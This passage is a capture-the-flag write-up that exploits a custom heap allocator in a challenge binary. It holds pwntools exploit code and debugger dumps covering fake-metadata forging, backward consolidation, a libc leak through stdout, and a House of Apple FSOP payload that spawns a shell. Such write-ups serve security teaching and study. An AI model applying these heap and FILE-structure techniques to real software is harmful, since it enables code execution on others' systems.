pwndbg> p *(snab_t *)0x55555557c000
$1 = {
  magic = 22906492284,
  flags = 1,
  order = 1,
  bitmap = 1,
  prev = 0x0,
  next = 0x0
}
The magic value is nicely written there, along with the other fields! This is our fake snab.
Fake snab
Now we can begin to exploit the fake snab. Firstly, we need to actually create a real snab that has chunks that will reference the fake snab. This is easy - just spray chunks until the allocation passes by our fake snab.
# we need an order 2 page
# fill up all chunks in this page until fake snab at +0x2000
# 0x2000 = 0x100 * 0x20
for i in range(0x21):
    snalloc(i, 0x100)
Now, let’s think about the fake snab primitive. We don’t have any leaks, so we can’t really edit the next pointer to point to another fake snab. Actually, we can’t really do anything very serious with just snalloc alone! However, we can rely on ptmalloc for this - since ptmalloc is the backing allocator for snalloc’s snabs, when a snab has no more allocated chunks and is freed, it will be freed back to ptmalloc. The fake snab primitive then becomes more like a invalid free primitive, which will be useful for us!
Before we can do all that, we need to forge the chunk size for the fake snab as well, so that it can be freed properly. The chunk size is the number of bytes to the top chunk.
# edit size field for chunk of fake snab
payload = flat(
    0x0, 0x3011
)
payload = b"\x00" * (0x100 - len(payload)) + payload
snedit(0x0f, payload)
Now this is the state of the fake snab:
pwndbg> x/10gx 0x555555579ff0+0x2000
0x55555557bff0:	0x0000000000000000	0x0000000000003011
0x55555557c000:	0x000000055555557c	0x0000000000000001
0x55555557c010:	0x0000000000000001	0x0000000000000001
0x55555557c020:	0x0000000000000000	0x0000000000000000
0x55555557c030:	0x0000000000000000	0x000000000001dfd1
It looks legit, so free should have no problem freeing this fake chunk. In order
to trigger the ptmalloc free, we must free the snalloc chunk that lies exactly
1 page below this metadata, which corresponds to index 0 in our fake snab. In
our real snab, that’s at index 0x20. After freeing it, the snalloc allocator
will see that its bitmap is empty and it has the SNAB_AUTO flag set, which
triggers the ptmalloc free and causes the top chunk to coalesce into it.
pwndbg> x/10gx 0x555555579ff0+0x2000
0x55555557bff0:	0x0000000000000000	0x000000000001e011
0x55555557c000:	0x0000000000000000	0x0000000000000000
0x55555557c010:	0x0000000000000000	0x0000000000000000
0x55555557c020:	0x0000000000000000	0x0000000000000000
0x55555557c030:	0x0000000000000000	0x000000000001dfd1
Overlapping snabs
At this point, we have a partially freed snab (let’s call it snab 1). If we were
to allocate a new snab, the new snab’s metadata would overlap with
snalloc[0x10], a snalloc chunk belonging to snab 1. Let’s call it snab 2.
This primitive will be quite useful, as we can now control the order and bitmap
of snab 2 by editing snalloc[0x10]. When allocating a snalloc chunk, the
logic used is as follows:
chunk = (char *)snab + PAGE + ORDER_2_CHUNK_SZ(snab->order) * i;

offset = 0x1000 + (((order + 1) * 0x1000) / 64) * idx
order  = (((offset - 0x1000) / idx) * 64) / 0x1000 - 1
By controlling order and idx, we can control the offset from the snab which we allocate a new snalloc chunk at. This gives us OOB write (without any leaks) over the heap region that lies after snab 2.
Now that we have a powerful write primitive, we want to target the libc. Without
any leaks, the only way we can target the libc is by placing the main_arena
pointer of an unsorted chunk somewhere useful, such as the next pointer of
a snab. Note that there aren’t any checks on the validity of a snab on
allocation, only on freeing, so we don’t need to worry much about trying to
forge a fake snab in libc.
One way to achieve this primitive is by getting an unsorted chunk to consolidate
past a snab, then use ptmalloc to align the remainder chunk with our snab’s
next pointer. To do this, we need to trigger a backwards consolidate.
Pivoting to libc
The backwards consolidate required is quite tricky. Because of the unlink macro, we need to forge valid fd and bk pointers in our overhead chunk. The problem is that we don’t have either heap leak or libc leak, so it will be difficult to forge these chunks. However, with a bit of feng shui, we can place a real unsorted overhead chunk before our victim snab (let’s call it snab 3). Then, using snab 2, we can edit the size of the overhead chunk to align with the backwards consolidator, thereby claiming the entire region including snab 3.
The setup for this feng shui is as follows: first, we page-align the top chunk by spraying ptmalloc chunks, then we allocate snab 3 via a snalloc, followed by the backward consolidator, and finally a guard chunk against the top chunk.
# spray alignment chunks
# 0xff0 = 0x11 * 0xf0
for i in range(0x13, 0x13+0x11):
    alloc(i, 0xe0)

# allocate snab_3
snalloc(0x21, 0xc0)

# allocate unsorted chunk
alloc(0x24, 0xe0)
# and guard chunk
alloc(0x25, 0x10)
Now, the heap will look like this:
pwndbg> heap 0x55555557bff0
Allocated chunk | PREV_INUSE
Addr: 0x55555557bff0 (snab 2)
Size: 0x3010 (with flag bits: 0x3011)

Allocated chunk | PREV_INUSE
Addr: 0x55555557f000
Size: 0xf0 (with flag bits: 0xf1)

...

Allocated chunk | PREV_INUSE
Addr: 0x55555557ff00 (overhead chunk)
Size: 0xf0 (with flag bits: 0xf1)

Allocated chunk | PREV_INUSE
Addr: 0x55555557fff0 (snab 3)
Size: 0x4010 (with flag bits: 0x4011)

Allocated chunk | PREV_INUSE
Addr: 0x555555584000 (backwards consolidator)
Size: 0xf0 (with flag bits: 0xf1)

Allocated chunk | PREV_INUSE
Addr: 0x5555555840f0 (guard chunk)
Size: 0x20 (with flag bits: 0x21)

Top chunk | PREV_INUSE
Addr: 0x555555584110
Size: 0x15ef0 (with flag bits: 0x15ef1)
Next, we free 7 size-0xf0 chunks, filling up the tcache, and then free the overhead chunk, which will enter the unsorted bin and place the main_arena pointers at fd/bk. Then, using the OOB write primitive from snab 2, we overwrite the size of the overhead chunk and prev_size/size of the backwards consolidator, preparing the heap for consolidation.
# fill 0xf0 tcache
for i in range(0x13, 0x13+0x7):
    free(i)

# prepare the unsorted chunk (it might fall into smallbin but that's ok)
free(0x13+0x10)

# use snab_2 to edit prev_size and size of malloc[0x24]
# offset = 0x1000 + ( ( (order + 1) * 0x1000 ) / 64 ) * idx
# order  = ( ( (offset - 0x1000) / idx ) * 64 ) / 0x1000 - 1
idx = 1
offset = 0x8000
order = ( ( (offset - 0x1000) // idx ) * 64 ) // 0x1000 - 1

payload = flat(
    0x0, # magic - not checked on alloc
    0x2, # flags
    order, # order
    0x1, # bitmap
    0x0, # prev
    0x0, # next
)
snedit(0x10, payload)

# now this chunk will be allocated on malloc[0x24]'s prev_size/size
snalloc(0x22, 0x80)

# use snalloc[0x22] to edit the prev_size and size of malloc[0x24]
# dist between desired fake chunk and malloc[0x24] is 0x4100
payload = flat(
    0x4100, 0xf0
)
snedit(0x22, payload)

# use snab_2 to prepare unsorted_chunk for consolidate
# we fake its size
idx = 1
offset = 0x3f00
order = ( ( (offset - 0x1000) // idx ) * 64 ) // 0x1000 - 1
payload = flat(
    0x0, # magic - not checked on alloc
    0x2, # flags
    order, # order
    0x1, # bitmap
    0x0, # prev
    0x0, # next
)
snedit(0x10, payload)

# this chunk will be allocated on unsorted chunk
snalloc(0x23, 0x80)

payload = flat(
    0x0, # prev_size
    0x4101, # size
)
snedit(0x23, payload)
Now, the heap is ready for the backwards consolidation.
pwndbg> heap 0x55555557bff0
Allocated chunk | PREV_INUSE
Addr: 0x55555557bff0 (snab 2)
Size: 0x3010 (with flag bits: 0x3011)

Allocated chunk | PREV_INUSE
Addr: 0x55555557f000
Size: 0xf0 (with flag bits: 0xf1)

...

Allocated chunk | PREV_INUSE
Addr: 0x55555557fe10
Size: 0xf0 (with flag bits: 0xf1)

Allocated chunk | PREV_INUSE
Addr: 0x55555557ff00 (fake chunk spanning over snab 3)
Size: 0x4100 (with flag bits: 0x4101)

Allocated chunk
Addr: 0x555555584000 (backwards consolidator)
Size: 0xf0 (with flag bits: 0xf0)

Allocated chunk | PREV_INUSE
Addr: 0x5555555840f0
Size: 0x20 (with flag bits: 0x21)

Top chunk | PREV_INUSE
Addr: 0x555555584110
Size: 0x15ef0 (with flag bits: 0x15ef1)

pwndbg> x/4gx 0x55555557ff00
0x55555557ff00:	0x0000000000000000	0x0000000000004101
0x55555557ff10:	0x00007ffff7fa9c00	0x00007ffff7fa9c00
pwndbg> x/2gx 0x555555584000
0x555555584000:	0x0000000000004100	0x00000000000000f0
Once we trigger the consolidate, we will have a unsorted chunk containing snab 3. We must trim the unsorted chunk such that its fd/bk pointers lie on snab 3’s prev/next pointers (in other words, start of unsorted lies on snab 3+0x10).
This is the chunk before trimming:
pwndbg> x/38gx 0x55555557ff00
0x55555557ff00:	0x0000000000000000	0x00000000000041f1
0x55555557ff10:	0x00007ffff7fa9b20	0x00007ffff7fa9b20
0x55555557ff20:	0x0000000000000000	0x0000000000000000
0x55555557ff30:	0x0000000000000000	0x0000000000000000
0x55555557ff40:	0x0000000000000000	0x0000000000000000
0x55555557ff50:	0x0000000000000000	0x0000000000000000
0x55555557ff60:	0x0000000000000000	0x0000000000000000
0x55555557ff70:	0x0000000000000000	0x0000000000000000
0x55555557ff80:	0x0000000000000000	0x0000000000000000
0x55555557ff90:	0x0000000000000000	0x0000000000000000
0x55555557ffa0:	0x0000000000000000	0x0000000000000000
0x55555557ffb0:	0x0000000000000000	0x0000000000000000
0x55555557ffc0:	0x0000000000000000	0x0000000000000000
0x55555557ffd0:	0x0000000000000000	0x0000000000000000
0x55555557ffe0:	0x0000000000000000	0x0000000000000000
0x55555557fff0:	0x00000000000000f0	0x0000000000004010
0x555555580000:	0x0000000555555580	0x0000000000000002
0x555555580010:	0x0000000000000002	0x0000000000000001
0x555555580020:	0x0000000000000000	0x0000000000000000
pwndbg> p *(snab_t *)0x555555580000
$1 = {
  magic = 22906492288,
  flags = 2,
  order = 2,
  bitmap = 1,
  prev = 0x0,
  next = 0x0
}
And this is the chunk after trimming:
pwndbg> x/38gx 0x55555557ff00
0x55555557ff00:	0x0000000000000000	0x00000000000000c1
0x55555557ff10:	0x00007ffff7faa230	0x00007ffff7faa230
0x55555557ff20:	0x000055555557ff00	0x000055555557ff00
0x55555557ff30:	0x0000000000000000	0x0000000000000000
0x55555557ff40:	0x0000000000000000	0x0000000000000000
0x55555557ff50:	0x0000000000000000	0x0000000000000000
0x55555557ff60:	0x0000000000000000	0x0000000000000000
0x55555557ff70:	0x0000000000000000	0x0000000000000000
0x55555557ff80:	0x0000000000000000	0x0000000000000000
0x55555557ff90:	0x0000000000000000	0x0000000000000000
0x55555557ffa0:	0x0000000000000000	0x0000000000000000
0x55555557ffb0:	0x0000000000000000	0x0000000000000000
0x55555557ffc0:	0x0000000000000000	0x0000000000000051
0x55555557ffd0:	0x00007ffff7fa9b20	0x00007ffff7fa9b20
0x55555557ffe0:	0x0000000000000000	0x0000000000000000
0x55555557fff0:	0x00000000000000f0	0x0000000000004010
0x555555580000:	0x0000000555555580	0x0000000000000002
0x555555580010:	0x0000000000000002	0x00000000000040e1
0x555555580020:	0x00007ffff7fa9b20	0x00007ffff7fa9b20
pwndbg> p *(snab_t *)0x555555580000
$1 = {
  magic = 22906492288,
  flags = 2,
  order = 2,
  bitmap = 16609,
  prev = 0x7ffff7fa9b20 <main_arena+96>,
  next = 0x7ffff7fa9b20 <main_arena+96>
}
Getting our leak (finally)
Although the next snab is now in libc region, it’s too near to the stdout struct. We need it to be at least 1 page away from stdout in order to actually write to stdout.
pwndbg> tel &_IO_2_1_stdout_
00:0000│  0x7ffff7faa5c0 (_IO_2_1_stdout_) ◂— 0xfbad2887
01:0008│  0x7ffff7faa5c8 (_IO_2_1_stdout_+8) —▸ 0x7ffff7faa643 (_IO_2_1_stdout_+131) ◂— 0xfab790000000000a /* '\n' */
... ↓     6 skipped
pwndbg> dist 0x7ffff7fa9b20 0x7ffff7faa5c0
0x7ffff7fa9b20->0x7ffff7faa5c0 is 0xaa0 bytes (0x154 words)
To fix this, we can perform a partial overwrite on the next pointer, but this will incur a 1/16 chance of success. In addition to the partial overwrite, we also need to set bitmap to 0xffffffffffffffff so we can allocate a snalloc chunk in the next snab.
idx = 1
offset = 0x4000
order = ( ( (offset - 0x1000) // idx ) * 64 ) // 0x1000 - 1
payload = flat(
    0x0, # magic - not checked on alloc
    0x2, # flags
    order, # order
    0x1, # bitmap
    0x0, # prev
    0x0, # next
)
snedit(0x10, payload)

# allocated on snab_3
snalloc(0x24, 0x80)

# edit snab_3->next so it points exactly 0x1000 before stdout->_IO_write_ptr
# that value is possibly 0x7ffff7faa5e8 - 1/16 chance!
payload = flat(
    0x0, # magic
    0x2, # flags
    0x2, # order
    0xffffffffffffffff, # bitmap
    0x0, # prev
    b"\xe8\x95" # partial overwrite next
)
snedit(0x24, payload)
The area we chose also has the bitmap set to 0, so the very first chunk we
snalloc will fall directly on _IO_2_1_stdout_->_IO_write_ptr.
pwndbg> p *(snab_t *)0x555555580000
$2 = {
  magic = 0,
  flags = 2,
  order = 2,
  bitmap = 18446744073709551615,
  prev = 0x0,
  next = 0x7ffff7fa95e8 <builtin_modules+584>
}
pwndbg> p *((snab_t *)0x555555580000)->next
$3 = {
  magic = 140737353419041,
  flags = 0,
  order = 0,
  bitmap = 0,
  prev = 0x7ffff7f508c8,
  next = 0x7ffff7f50914
}
pwndbg> tel 0x7ffff7fa95e8+0x1000
00:0000│  0x7ffff7faa5e8 (_IO_2_1_stdout_+40) —▸ 0x7ffff7faa643 (_IO_2_1_stdout_+131) ◂— 0xfab790000000000a /* '\n' */
... ↓     2 skipped
03:0018│  0x7ffff7faa600 (_IO_2_1_stdout_+64) —▸ 0x7ffff7faa644 (_IO_2_1_stdout_+132) ◂— 0xf7fab79000000000
04:0020│  0x7ffff7faa608 (_IO_2_1_stdout_+72) ◂— 0
... ↓     3 skipped
The reason why we choose to write directly to _IO_write_ptr is because
that’s the only pointer we need to set - the rest are already appropriately set.
And we can only afford to partially overwrite this pointer, to prevent the
program from crashing when it tries to print the leak. For our leak, we will
increase the value of _IO_write_ptr by 0x1000, which will print out
everything between _IO_write_base and _IO_write_ptr, granting us our
libc leak.
$ python3 solve.py LOCAL GDB
[*] '/home/samuzora/ctf/current/lakectf/still-not-malloc/solve/chal'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        PIE enabled
    Stripped:   No
    Debuginfo:  Yes
[*] '/home/samuzora/ctf/current/lakectf/still-not-malloc/solve/libc.so.6'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
    Debuginfo:  Yes
[+] Opening connection to localhost on port 6019: Done
[*] Paused (press any to continue)
[*] Switching to interactive mode

\x00\x00\x00\x00\x90\xb7\xfa\xf7\xff\x7f\x00\x00\xff\xff\xff\xff\xff\xff\xff\xff\x00\x00\x00\x00\x00\x00\x00\x00\xe0\x97\xfa\xf7\xff\x7f\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00H\xa5\xfa\xf7\xff\x7f\x00\x00\xff\xff\xff\xff\x00\x00\x00\x00\xd2=\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x000\x80\xfa\xf7\xff\x7f\x00\x00\xe0\xa4\xfa\xf7\xff\x7f\x00\x00\xc0\xa5\xfa\xf7\xff\x7f\x00\x00\xe0\x98\xfa\xf7\xff\x7f\x00\x00\x00\xd0\xff\xf7\xff\x7f\x00\x00\xa0x\xdc\xf7\xff\x7f\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x008\xee\xff\xff\xff\x7f\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
House of Apple
With our libc leak, we are finally ready to get RCE! We first reposition the
fake snab to somewhere before _IO_2_1_stderr_, ensuring that our chunks
will align properly with what we want to write. It is important that the fake
snab location we choose contains 0x0 for the bitmap, because without that we
can’t easily control the allocation address. It’s likely that the fake snab
position we choose will also contain 0x0 for the order, so our chunk offsets
will increase by 0x40 each time. However, the write size is still 0xc0 as it is
not determined by the snab order.
After looking for such a place to fake a snab, we might find one at
_IO_2_1_stderr_-0x1240. We can allocate the padding chunks accordingly and
obtain a 2-part write over the file via 2 size-0xc0 snalloc chunks. With this,
we can write the modified House of Apple payload to trigger on printing to
stderr, getting a shell!
# edit snab_3->next so it points exactly 0x1000 and some before stderr
# criteria for choosing the start:
# order and bitmap must be zero, and should be a multiple of 0x40 from the desired write
# that area is libc.address + 0x2092a0
# pwndbg> x/32gx 0x7ffff7fa92a0
# 0x7ffff7fa92a0 <_gmonparam+32>:	0x0000000000000000	0x0000000000000000
# 0x7ffff7fa92b0 <_gmonparam+48>:	0x0000000000000000	0x0000000000000000
# 0x7ffff7fa92c0 <_gmonparam+64>:	0x0000000000000000	0x0000000000000000
payload = flat(
    0x0, # magic
    0x2, # flags
    0x2, # order
    0xffffffffffffffff, # bitmap
    0x0, # prev
    libc.address + 0x2092a0
)
snedit(0x24, payload)

# chosen value is 0x1000 + 0x40*9 before stderr
for i in range(0x9):
    snalloc(0x25, 0xc0)

snalloc(0x25, 0xc0) # 0x00

# 0xc0 = 0x40 * 3
for i in range(3):
    snalloc(0x26, 0xc0)

payload = flat({
    0x00: b"  sh",
    0x20: 0x0,
    0x28: 0x1,
    0x88: libc.sym._IO_stdfile_1_lock,
    0xa0: libc.sym._IO_2_1_stderr_-0x10,
    0xc0: 0x0,
    0xd8: libc.sym._IO_wfile_jumps-0x20,

    0x18 - 0x10: 0x0,
    0x30 - 0x10: 0x0, # redundant - 0x20 is already set
    0xe0 - 0x10: libc.sym._IO_2_1_stderr_,

    0x68: libc.sym.system
}, filler=b"\x00")

snedit(0x25, payload[:0xc0])
snedit(0x26, payload[0xc0:])

# trigger print to stderr
snfree(0x24)
$ python3 solve.py LOCAL
[*] '/home/samuzora/ctf/current/lakectf/still-not-malloc/solve/chal'
Arch: amd64-64-little
RELRO: Full RELRO
Stack: No canary found
NX: NX enabled
PIE: PIE enabled
Stripped: No
Debuginfo: Yes
[*] '/home/samuzora/ctf/current/lakectf/still-not-malloc/solve/libc.so.6'
Arch: amd64-64-little
RELRO: Full RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
SHSTK: Enabled
IBT: Enabled
Stripped: No
Debuginfo: Yes
[+] Opening connection to localhost on port 6019: Done
libc.address = 7ffff7da0000
[*] Switching to interactive mode
$ ls
flag.txt
run
$ cat flag.txt
EPFL{ST1LL_NOT_MALLOC_ST1LL_BU99Y_ST1LL_P4IN}